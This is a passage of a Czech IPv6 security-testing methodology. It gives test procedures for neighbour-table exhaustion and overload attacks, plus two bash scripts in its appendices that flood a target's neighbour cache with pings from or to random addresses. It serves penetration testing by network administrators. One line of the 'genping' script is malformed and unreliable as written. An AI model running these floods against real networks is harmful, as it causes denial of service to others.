
Vyhodnocení výsledku testu:

Pro vyhodnocení výsledku testu je třeba průběžně monitorovat zaplnění tabulky sousedů. Test by měl trvat, dokud se daří vkládat do tabulky sousedů nové záznamy. Výsledek testu je **pozitivní**, pokud útok **nemá** dopad na vytížení testovaného zařízení nebo na ostatní komunikaci.

Označení	**Typ útoku**	**Dopad útoku**
#3.3	Vzdálený	Vyčerpání zdrojů IPv6 uzlu
Název testu:	Vzdálené vyčerpání tabulky sousedů IPv6 uzlu	
Testované prostředí:	IPv6 uzel, Směrovač	

Příprava prostředí:

1. Testované zařízení jedním rozhraním připojeným do koncové IPv6 sítě a druhým rozhraním propojené s útočníkem.
2. Útočníkovo PC s nainstalovaným operačním systémem GNU/Linux a propojené podle topologie.



Průběh testu:

1. Kontrola míry zaplnění tabulky sousedů na monitorovaném zařízení, kontrola zatížení zařízení (CPU, paměť)
2. Zjištění síťového rozhraní na útočníkově PC
3. Spuštění skriptu `genping` na útočníkově PC, který popisuje Příloha II.
   `# ./genping` *`rozhrani`* `2001:db8:a:`


4. Průběžné monitorování míry zaplnění tabulky sousedů na monitorovaném zařízení.

Vyhodnocení výsledku testu:
Pro vyhodnocení výsledku testu je třeba průběžně monitorovat zaplnění tabulky sousedů. Test by měl trvat, dokud se daří vkládat do tabulky sousedů nové záznamy. Výsledek testu je **pozitivní**, pokud útok **nemá** dopad na vytížení testovaného zařízení nebo na ostatní komunikaci.

Označení	**Typ útoku**	**Dopad útoku**
#3.4	Vzdálený	Vyčerpání zdrojů IPv6 uzlu
Název testu:	Přetížení testovaných zařízení generováním zpráv *Výzva sousedovi*	
Testované prostředí:	IPv6 uzel, Směrovač	

Příprava prostředí:

1. Testované zařízení jedním rozhraním připojeným do dalšího směrovače a druhým rozhraním propojené s útočníkem.
2. Útočníkovo PC s nainstalovaným operačním systémem GNU/Linux a propojené podle topologie.



Průběh testu:

1. Kontrola míry zaplnění tabulky sousedů na monitorovaných zařízení, kontrola zatížení zařízení (CPU, paměť)
2. Zjištění síťového rozhraní na útočníkově PC
3. Spuštění skriptu `genping` na útočníkově PC, který popisuje Příloha II.
   `# ./genping` *`rozhrani`* `2001:db8:a:`
4. Průběžné monitorování míry zaplnění tabulky sousedů na monitorovaných zařízení.

Vyhodnocení výsledku testu:
Pro vyhodnocení výsledku testu je třeba průběžně monitorovat zaplnění tabulky sousedů na testovaných zařízeních. Test by měl trvat, dokud se daří vkládat do tabulky sousedů nové záznamy. Výsledek testu je **pozitivní**, pokud útok **nemá** dopad na vytížení testovaných zařízení nebo na ostatní komunikaci.

Srovnání novosti

Byť specifikace protokolu IPv6 pochází z devadesátých let, pomalá implementace protokolu v jednotlivých sítích a malé zkušenosti s reálným nasazením vedou k tomu, že řada otázek stran implementace a bezpečnosti IPv6 je stále otevřených. Tato metodika specifikuje postupy pro otestování nových vlastností protokolu IPv6 se zaměřením na bezpečnost. Jedná se o postupy, které doposud nebyly nijak zpracovány. Použitím těchto postupů lze otestovat bezpečnostní mechanismy určené pro zabezpečení IPv6 sítě.

Pro koho je určena

Metodika primárně popisuje možné útoky na sítě podporující protokol IPv6. Je uplatnitelná v jakékoliv IPv4 a IPv6 síti. V sítích podporujících pouze protokol IPv4 lze metodiku použít pro zjištění dopadu případného útoku vedeného pomocí protokolu IPv6. V IPv6 síti lze danou metodiku použít pro otestování implementovaných IPv6 bezpečnostních mechanismů. Metodika je určena pro správce počítačových systémů ve státních a veřejných organizacích, kteří provozují protokol IPv6, zabývají se bezpečnostní nebo se podíleji na technických specifikacích a projektování sítí v příslušných organizacích. Metodiku lze použít pro penetrační testování sítí kritické infrastruktury a testování zabezpečení významných informačních systémů.

Jak bude využívána

Metodika bude využívána bezpečnostními týmy, projektanty a organizacemi provozující IPv6 sítě. Je uplatnitelná všude, kde je nutné znát parametry zařízení připojovaných do sítě. Je využitelná rovněž při návrhu a testování prototypů nových zařízení s podporou protokolu IPv6, nebo těch, u kterých je podpora doplňována dodatečně. Umožňuje otestovat stávající IPv4 sítě na dopad útoků vedených protokolem IPv6.

Zhodnocení ekonomických přínosů

Zavádění protokolu IPv6 krátkodobě nenese žádný ekonomický efekt. Jedná se o nezbytný technický krok, který je nutné realizovat pro další rozvoj Internetu. Do jisté míry lze předpokládat, že protokol IPv6 může přinést ekonomické benefity v dlouhodobém horizontu. Přesné údaje stejně jako rychlost zavádění protokolu IPv6 jsou v tuto chvíli ovšem obtížně predikovatelné.
Přímým ekonomickým benefitem metodiky jsou postupy, které jednoznačně umožňují testovat některé nové vlastnosti protokolu IPv6 a tím zajistit bezpečnost a

spolehlivost sítí proti útokům zneužívající protokol IPv6. S využitím této metodiky tak lze eliminovat nevhodně zvolené technologie již v době jejich výběru nebo projektování sítí.

Seznam použité literatury

[1] T. Narten, E. Nordmark, W. A. Simpson and H. Soliman, "RFC 4861: Neighbor Discovery for IP version 6 (IPv6)," Září 2007. [Online]. Available: http://tools.ietf.org/html/rfc4861.

[2] M. Heuse, "THC-IPV6," Prosinec 2014. [Online]. Available: https://www.thc.org/thc-ipv6/.

[3] S. Deering and R. Hinden, "RFC 2460: Internet Protocol, Version 6 (IPv6) Specification," December 1998. [Online]. Available: https://tools.ietf.org/html/rfc2460.

[4] Wikipedie, "Type-length-value," 2014. [Online]. Available: http://cs.wikipedia.org/wiki/Type-length-value.

[5] S. Krishnan, J. Woodyatt, E. Kline, J. Hoagland and M. Bhatia, "RFC 6564: A Uniform Format for IPv6 Extension Headers," Duben 2012. [Online]. Available: https://tools.ietf.org/html/rfc6564.

[6] G. Van de Velde, T. Hain, R. Droms, B. Carpenter and E. Klein, "RFC 4864: Local Network Protection for IPv6," Květen 2007. [Online]. Available: https://tools.ietf.org/html/rfc4864.

[7] B. Carpenter and S. Jiang, "RFC 7045: Transmission and Processing of IPv6 Extension Headers," Prosinec 2013. [Online]. Available: https://tools.ietf.org/html/rfc7045.

[8] IANA, "Assigned Internet Protocol Numbers," 2015. [Online]. Available: http://www.iana.org/assignments/protocol-numbers/protocol-numbers.xhtml.

[9] F. Gont, "RFC 7113: Implementation Advice for IPv6 Router Advertisement Guard (RA-Guard)," Únor 2014. [Online]. Available: https://tools.ietf.org/html/rfc7113.

Seznam publikací a výstupů, které metodice předcházely

- Grégr Matěj, Podermański Tomáš. Bezpečné IPv6: příliš mnoho sousedů. ROOT, informace nejen ze světa Linuxu. Praha: 2015, vol. 2015, no. 1, pp. 1-1. ISSN 1212-8309.
- Grégr Matěj, Podermański Tomáš. Bezpečné IPv6: trable s multicastem. ROOT, informace nejen ze světa Linuxu. Praha: 2015, vol. 2015, no. 1, pp. 1-1. ISSN 1212-8309.
- Grégr Matěj, Podermański Tomáš. Bezpečné IPv6: vícehlavý útočník. ROOT, informace nejen ze světa Linuxu. Praha: 2015, vol. 2015, no. 1, pp. 1-1. ISSN 1212-8309.
- Grégr Matěj, Podermański Tomáš. Bezpečné IPv6: zkrocení zlých směrovačů. ROOT, informace nejen ze světa Linuxu. Praha: 2015, vol. 2015, no. 1, pp. 1-1. ISSN 1212-8309.
- Podermański Tomáš, Grégr Matěj. Bezpečné IPv6 : směrovač se hlásí. ROOT, informace nejen ze světa Linuxu. Praha: 2015, vol. 2014, no. 1, pp. 1-1. ISSN 1212-8309.
- Podermański Tomáš, Grégr Matěj. Bezpečné IPv6: když dojde keš - obrana. ROOT, informace nejen ze světa Linuxu. Praha: 2015, vol. 2015, no. 1, pp. 1-1. ISSN 1212-8309.
- Podermański Tomáš, Grégr Matěj. Bezpečné IPv6: když dojde keš. ROOT, informace nejen ze světa Linuxu. Praha: 2015, vol. 2015, no. 1, pp. 1-1. ISSN 1212-8309.
- Podermański Tomáš, Grégr Matěj. Bezpečné IPv6: trable s hlavičkami. ROOT, informace nejen ze světa Linuxu. Praha: 2015, vol. 2015, no. 1, pp. 1-1. ISSN 1212-8309.
- Švéda Miroslav, Ryšavý Ondřej, Veselý Vladimír, Grégr Matěj, Podermański Tomáš, Halfar Patrik, Marek Marcel. Design of Computer Networks Concerning Network Applications Support. In: Computer Aided Systems Theory. Las Palmas de Gran Canaria: University of Las Palmas, 2015, pp. 23-24. ISBN 978-84-606-5438-4.
- Grégr Matěj, Matoušek Petr, Podermański Tomáš and Švéda Miroslav. Practical IPv6 Monitoring on Campus - Best Practice Document. Vědecký sborník. 2014, vol. 2014, no. 1, pp. 1-20. ISSN 0572-3043.
- Grégr Matěj, Podermański Tomáš and Švéda Miroslav. Measuring Quality and Penetration of IPv6 Services. In: The Tenth International Conference on Networking and Services. 74400 CHAMONIX MONT-BLANC: Institute for Systems and Technologies of Information, Control and Communication, 2014, pp. 96-101. ISBN 978-1-61208-330-8.
- Podermański Tomáš. S IPv6 na věčné časy a nikdy jinak. Praha, 2013.
- Grégr Matěj, Podermański Tomáš, Švéda Miroslav: Deploying IPv6 - practical problems from the campus perspective, TNC 2012, Reykjavik, IS, 2012, s. 8
- Grégr Matěj, Podermański Tomáš, Švéda Miroslav: User identification in IPV6 network, IP Networking 1 -- Theory and Practice, Žilina, SK, EDIS ŽU, 2012, s. 5-8, ISBN 978-80-554-0494-3

- Podermański Tomáš: Security challenges in IPv6 from the campus perspective, NorduNet conference, Oslo, NO, 2012, s. 10
- Elich Martin, Grégr Matěj, Čeleda Pavel: Monitoring of Tunneled IPv6 Traffic Using Packet Decapsulation and IPFIX, In: Traffic Monitoring and Analysis, Vienna, AT, Springer, 2011, s. 64-71, ISBN 978-3-642-20304-6
- Grégr Matěj, Matoušek Petr, Podermański Tomáš, Švéda Miroslav: Practical IPv6 Monitoring - Challenges and Techniques, In: Proceedings of the 12th IFIP/IEEE International Symposium on Integrated Network Management (IM 2011), Dublin, IE, IEEE CS, 2011, s. 660-663, ISBN 978-1-4244-9220-6
- Grégr Matěj, Podermański Tomáš, Šoltés Miroslav, Žádník Martin: Design of Data Retention System in IPv6 network, FIT-TR-2011-07, Brno, CZ, FIT VUT, 2011, s. 20
- Grégr Matěj, Podermański Tomáš: Deploying IPv6 in University Campus Network - Practical Problems, JRES2012, Toulouse, FR, 2011, s. 7
- Podermański Tomáš, Grégr Matěj: IPv6 Mýty a skutečnost, díl IV. - Podpora autokonfigurace, In: Lupa.cz, roč. 2011, č. 1, Praha, CZ, s. 9, ISSN 1213-0702
- Podermański Tomáš, Grégr Matěj: IPv6 Mýty a skutečnost, díl VIII. - Přechodové mechanizmy, In: Lupa.cz, roč. 2011, č. 1, Praha, CZ, s. 7, ISSN 1213-0702
- Podermański Tomáš, Grégr Matěj: IPv6 Mýty a skutečnost, díl VI. - Bezpečnostní mechanizmy, In: Lupa.cz, roč. 2011, č. 1, Praha, CZ, s. 6, ISSN 1213-0702
- Podermański Tomáš, Grégr Matěj: IPv6 Mýty a skutečnost, díl V. - Zjednodušené hlavičky, In: Lupa.cz, roč. 2011, č. 1, Praha, CZ, s. 6, ISSN 1213-0702
- Podermański Tomáš, Veselý Vladimír: IPv6 Mýty a skutečnost, díl VII. - Podpora Multicast a anycast provozu, In: Lupa.cz, roč. 2011, č. 1, Praha, CZ, s. 10, ISSN 1213-0702
- Podermański Tomáš: IPv6 Mýty a skutečnost, díl II. - Adresový prostor, In: Lupa.cz, roč. 2011, č. 1, Praha, CZ, s. 9, ISSN 1213-0702
- Podermański Tomáš: IPv6 Mýty a skutečnost, díl IX. - Quo Vadis, IPv6?, In: Lupa.cz, roč. 2011, č. 1, Praha, CZ, s. 9, ISSN 1213-0702
- Podermański Tomáš: IPv6 Mýty a skutečnost, díl I. - Jak jsme na tom, In: Lupa.cz, roč. 2011, č. 1, Praha, CZ, s. 9, ISSN 1213-0702
- Podermański Tomáš: IPv6 Mýty a skutečnost: díl III. - podpora end-to-end služeb, In: Lupa.cz, roč. 2011, č. 1, Praha, CZ, s. 9, ISSN 1213-0702
- Podermański Tomáš: IPv6 - bezpečnostní hrozby (aneb IPSec to srovná), In: Sborník příspěvků z 38. konference EurOpen.CZ, 8.-11. května 2011, Plzeň, CZ, EurOpen.CZ, 2011, s. 37-50, ISBN 978-80-86583-21-1
- Podermański Tomáš: Je libo IPv6 na přepínačích HP ProCurve ?, In: Lupa.cz, roč. 2010, č. 1, Praha, CZ, s. 5, ISSN 1213-0702

Z jakého programu (projektu) je metodika financována

Metodika je financovana z projektu VG20102015022 - Moderní prostředky pro boj s kybernetickou kriminalitou na Internetu nové generace, financovaným Ministerstvem vnitra.

Příloha I: Skript pro generování náhodných IPv6 adres pro lokální vyčerpání tabulky sousedů

Skript `genaddr.sh` v programovacím jazyce BASH generuje unikátní IPv6 adresy, které nakonfiguruje na síťovém rozhraní. Dané unikátní IPv6 adresy pak použije jako prostředek pro zaplnění tabulky sousedů na testovaném zařízení.

Návod na spuštění:
`./genaddr eth0 1`

První parametr udává síťové rozhraní, které má být použito pro konfiguraci IPv6 adres.
Druhý parametr udává identifikátor, který se použije jako část IPv6 adresy. Lze použít náhodné 16 bitové číslo nebo inkrementovat po 1.

```
#!/bin/sh

#Prefix sítě
PREFIX=2001:db8:aaaa:bbbb
INTERFACE=$1
OPAKUJ=4000
F=$2
X=1

ip link set $INTERFACE down
ip link set $INTERFACE up

while [ $X -lt $OPAKUJ ] ; do
     X=$(($X + 1))
     A=${PREFIX}:${F}::${X}
     echo Pridani IPv6 adresy $A
     ip addr add ${A}/64 dev $INTERFACE
done

sleep 4

X=1
while [ $X -lt $OPAKUJ ] ; do
     X=$(($X + 1))
     A=${PREFIX}:${F}::${X}
     echo ping $A
     ping6 -n -W 1 -w 1 -I ${A} -c1 2001:db8:aaaa:bbbb::1
done
```

Příloha II: Skript pro generování náhodných IPv6 adres pro vzdálené vyčerpání tabulky sousedů

Skript `genping.sh` v programovacím jazyce BASH generuje unikátní IPv6 adresy pro příkaz ping6. Dané unikátní IPv6 adresy pak použije jako prostředek pro zaplnění tabulky sousedů na testovaném zařízení.

První parametr udává síťové rozhraní, které má být použito pro odeslání zprávy ICMP Echo Request.
Druhý parametr udává síťový prefix, z kterého se mají adresy vytvořit.

Návod na spuštění:

```
./genping eth0 2001:db8:aaaa:bbbb
```

```
#!/bin/sh

INTERFACE=$1
#Prefix sítě
PREFIX=$2

generate_address() {
  RAND="openssl rand -hex 8 | sed 's/..../:&/g'"
  ADDRESS=$PREFIX$eval($RAND);
}

while true; do
     generate_address
     ping6 -n -W 1 -w 1 -I $INTERFACE -c1 $ADDRESS
done
```